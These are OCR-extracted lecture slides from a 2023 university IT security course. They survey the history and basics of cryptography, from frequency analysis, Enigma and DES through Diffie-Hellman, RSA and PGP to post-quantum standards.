
- in case of monoalphabetic substitution, the ciphertext preserves the letter statistics of the original plaintext!
 - after decoding the most frequent and least frequent letters, the rest of the text can be figured out much like solving a crossword puzzle

Enigma

- first electro-mechanical cipher
- adopted by the German Army in 1926
- used heavily by Germans in WWII



Enigma in action



Breaking the Enigma

"THE BEST BRITISH FILM OF THE YEAR"



THE INDEPENDENT

"AN INSTANT CLASSIC"



GLAMOUR

"A SUPERB THRILLER"



EMPIRE



TIME OUT

THE TIMES

THE
BENEDICT
CUMBERBATCH
KEIRA
KNIGHTLEY
IMITATION
GAME


12A
RATED BY PEGI

BASED ON THE INCREDIBLE TRUE STORY



The birth of modern cryptography

- first theoretically sound formulation of the notion of security of an encryption algorithm
 - information theory based definition of perfect secrecy
 - necessary conditions for a cipher to be perfectly secure
 - proved that the one-time pad provides perfect secrecy
- ideas to build strong block ciphers usable in practice
 - create a complex cipher by repeated use of otherwise simple transformations (aka. product ciphers)
 - » logical operations (e.g., XOR)
 - » small substitutions (non-linear lookup tables)
 - » bit transpositions (linear bit permutations)





Claude E. Shannon

Data Encryption Standard (DES)

- based on Lucifer, a cipher developed by IBM in the 70's
- symmetric key **block cipher**
- features:
 - Feistel structure (same structure can be used for encoding and decoding)
 - number of rounds: 16
 - input block size: 64 bits
 - output block size: 64 bits
 - key size: 56 bits

HW implementation:

DES chip



Security of DES

- average complexity of a brute force attack is 2^{55}
 - was suspected breakable by NSA back in the 70's
 - definitely became breakable by the late 90's by distributed computing
 - new standard AES was accepted in 2001
- algebraic attacks were discovered in the late 80's and early 90's
 - best known attacks:
 - » linear cryptanalysis (LC)
 - requires $\sim 2^{43}$ known plaintext – ciphertext pairs
 - » differential cryptanalysis (DC)
 - requires $\sim 2^{47}$ chosen plaintexts (and corresponding ciphertexts)
 - it was revealed in the late 90's that the designers of DES had known about DC, and optimized the DES S-boxes such that DES provides maximum resistance against DC

A breakthrough in modern cryptography

Whitfield Diffie and Martin Hellman:
New Directions in Cryptography
IEEE Transactions on Information Theory, 1976




Martin Hellman and Whitfield Diffie

The Diffie-Hellman key exchange protocol

public parameters:

a large prime p and a generator element g of $\mathbb{Z}_p^* = \{1, 2, \dots, p-1\}$




The idea of asymmetric key cryptography

- encoding and decoding keys are not the same (unlike in symmetric key cryptography)
- computing the decoding key from the encoding key is hard (infeasible in practice)
- encoding key can be made public, decoding key should be kept secret
 - anybody can obtain the public encoding key of Alice, and send an encrypted message to her
 - only Alice can decrypt the message with the private decoding key
 - an attacker cannot compute the private key from the public key
 - aka. public key cryptography
 - solves the key exchange problem (but has other issues to solve)



The RSA cryptosystem

Ronald Rivest, Adi Shamir, Leonard Adleman:
A Method for Obtaining Digital Signatures and Public-Key Cryptosystems
Communications of the ACM, 1978.



Adi Shamir, Ronald Rivest, and Leonard Adleman

Security of asymmetric key algorithms

- security is typically related to the difficulty of solving some hard mathematical problem
 - e.g., factoring or discrete logarithm
- provable security by reduction proofs:
 - we show that any efficient algorithm that breaks our crypto scheme could be used to efficiently solve a believed to be hard mathematical problem
 - this means that breaking our crypto scheme is at least as hard as solving the hard mathematical problem
- there exist provably secure crypto systems, but most of them are not efficient (fast) enough for practical applications
- most of the public key crypto schemes that we use in practice are not provably secure (or only partial proofs exist)

Pretty Good Privacy (PGP)

- Phil Zimmermann
 - a peace activist in the 1980s during the Nuclear Weapons Freeze campaign
 - saw the need to develop what would later become PGP
 - » for protecting human rights overseas
 - » for protecting grassroots political organizations in the US
- US Senate Bill 266 of 1991
 - Congressional discussion on requiring that all communications equipment and services have a “backdoor” in them to permit government anti-criminal and counterterrorism activities
- first working version of PGP arrived in 1991 (when it was still legal)
 - free software that used strong encryption (e.g., RSA)
 - strong crypto available to ordinary people for the first time in history
 - new opportunities for human rights organizations and other users concerned with privacy




Patent and export problems with PGP

- the RSA algorithm was patented in the US by MIT, and was licensed to RSA Data Security Inc.
 - years of disagreement about the permission to use RSA in PGP
 - finally, RSADSI created the RSAREF library for use in freeware and shareware, and PGP 2.5 used RSAREF (in the US)
 - an “international” version of PGP, developed completely outside of the US, used the original implementation of the RSA algorithm
- Public Key Partners filed a complaint in 1992 with US Customs, complaining that Zimmermann was exporting cryptography without the appropriate licenses
 - until 1997, international regulation considered cryptography a weapon
 - free and open cryptosystems were regulated as munitions in the US
 - a criminal investigation of Zimmermann was started in 1992
 - printed books were and are exempt from the export controls
 - the investigation of Zimmermann was dropped in 1996
 - export controls on cryptography were radically liberalized in 2000

PGP and the crypto war

- publication of *PGP Source Code and Internals* (MIT Press, 1995)



PGP: Source Code and Internals Hardcover – June 9, 1995

by Philip R. Zimmermann (Author)

★★★★★ 1 customer review

▶ See all formats and editions

Hardcover
from \$285.00

9 Used from \$285.00


3 New from \$1,008.50

amazonstudent **FREE TWO-DAY SHIPPING**
FOR COLLEGE STUDENTS [Learn more](#)

- later, Pretty Good Privacy Inc. published the source code of PGP in a more sophisticated set of books
 - also included specialized software tools optimized for easy optical character recognition (OCR) scanning of C source code
 - this made it easy to export unlimited quantities of cryptographic source code, rendering the export controls moot

Quantum and post-quantum crypto

- quantum cryptography
(started in the 1980's)
 - using quantum effects to solve traditional problems in new ways
 - » e.g., quantum key exchange using polarized photons
 - using quantum computers to break modern ciphers efficiently
 - » e.g., Schor's factorization algorithm to break RSA
 - » e.g., Grover's search algorithm to break symmetric key ciphers
- post-quantum cryptography
 - developing cryptographic algorithms that resist attacks even by a quantum computer
 - » see <http://pqcrypto.org/>




* BQP – Bounded error Quantum Polynomial time



Quantum computers are getting more powerful

Number of qubits achieved by date and organization 1998 – 2020*



Source: MIT, Qubit Counter. *Rigetti quantum computer expected by late 2019.

CB INSIGHTS

We are getting into the “quantum decade”

THE VERGE

TECH ▾

REVIEWS ▾

SCIENCE ▾

CREATORS ▾

ENTERTAINMENT ▾

VIDEO ▾

MORE ▾

GOOGLE \ SCIENCE \ TECH

Google wants to build a useful quantum computer by 2029

After claiming quantum supremacy breakthrough in 2019

By Jon Porter | @JonPorty | May 19, 2021, 5:54am EDT

The Quantum Delta website features a dark blue header with the organization's logo (a stylized orange 'Q' and 'D') and the text "Quantum Delta the Netherlands". A navigation bar includes links for Home, Hubs, What we do, Initiatives, News, Jobs, Events, and About us. Below the header, a large orange swoosh graphic overlaps the page. A photograph shows several researchers in a lab setting, focused on a complex piece of quantum equipment. The main headline reads "Taking a leap into the future" in large, bold, white text. A subtext below the headline says "The Netherlands is ready for the quantum decade".

UPDATES

2022

PQC Standardization Process: Announcing Four Candidates to be Standardized, Plus Fourth Round Candidates

July 05, 2022



Summary

NIST has completed the third round of the Post-Quantum Cryptography (PQC) standardization process, which selects public-key cryptographic algorithms to protect information through the advent of quantum computers. A total of four candidate algorithms have been [selected for standardization](#), and four additional algorithms will continue into the [fourth round](#).

A detailed description of the decision process and selection rationale is included in NIST Internal Report (NIST IR) 8413, [Status Report on the Third Round of the NIST Post-Quantum Cryptography Standardization Process](#), which is also available on the [NIST PQC webpage](#). Questions may be directed to pqc-comments@nist.gov.

This announcement also discusses plans for a [Fourth PQC Conference](#) and an [upcoming call for additional quantum-resistant digital signature algorithms](#).



PQC Standardization

After careful consideration during the third round of the [NIST PQC Standardization](#) Process, **NIST has identified four candidate algorithms for standardization**. NIST will recommend **two primary algorithms** to be implemented for most use cases: **CRYSTALS-KYBER (key-establishment)** and **CRYSTALS-Dilithium (digital signatures)**. In addition, the signature schemes **FALCON** and **SPHINCS⁺** will also be standardized.

Practical applications of cryptography

- today, national and international laws, regulations, and expectations about privacy, data governance, and corporate governance either imply or require the widespread use of strong cryptography
 - secure communication over public channels / networks
 - » WWW (https / TLS)
 - » GSM/.../4G
 - » WiFi (WPA2)
 - » Bluetooth
 - secure data storage
 - » disk encryption (TrueCrypt, BitLocker, ...)
 - » encrypted cloud storage (Tresorit, CipherCloud, ...)
 - authentication
 - » smart cards (e.g., bank cards)
 - » ignition keys of cars
 - » electronic tickets in public transport (automated fare collection systems)
 - software authentication and integrity protection
 - » digitally signed code (e.g., drivers, applets, Android packages)
 - ...

Further readings





End of Part 1



DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

Cryptography – Part 2

VIHIAC01 – IT Security, 2023

Levente Buttyán

CrySyS Lab, BME

buttyan@crysys.hu

Contents

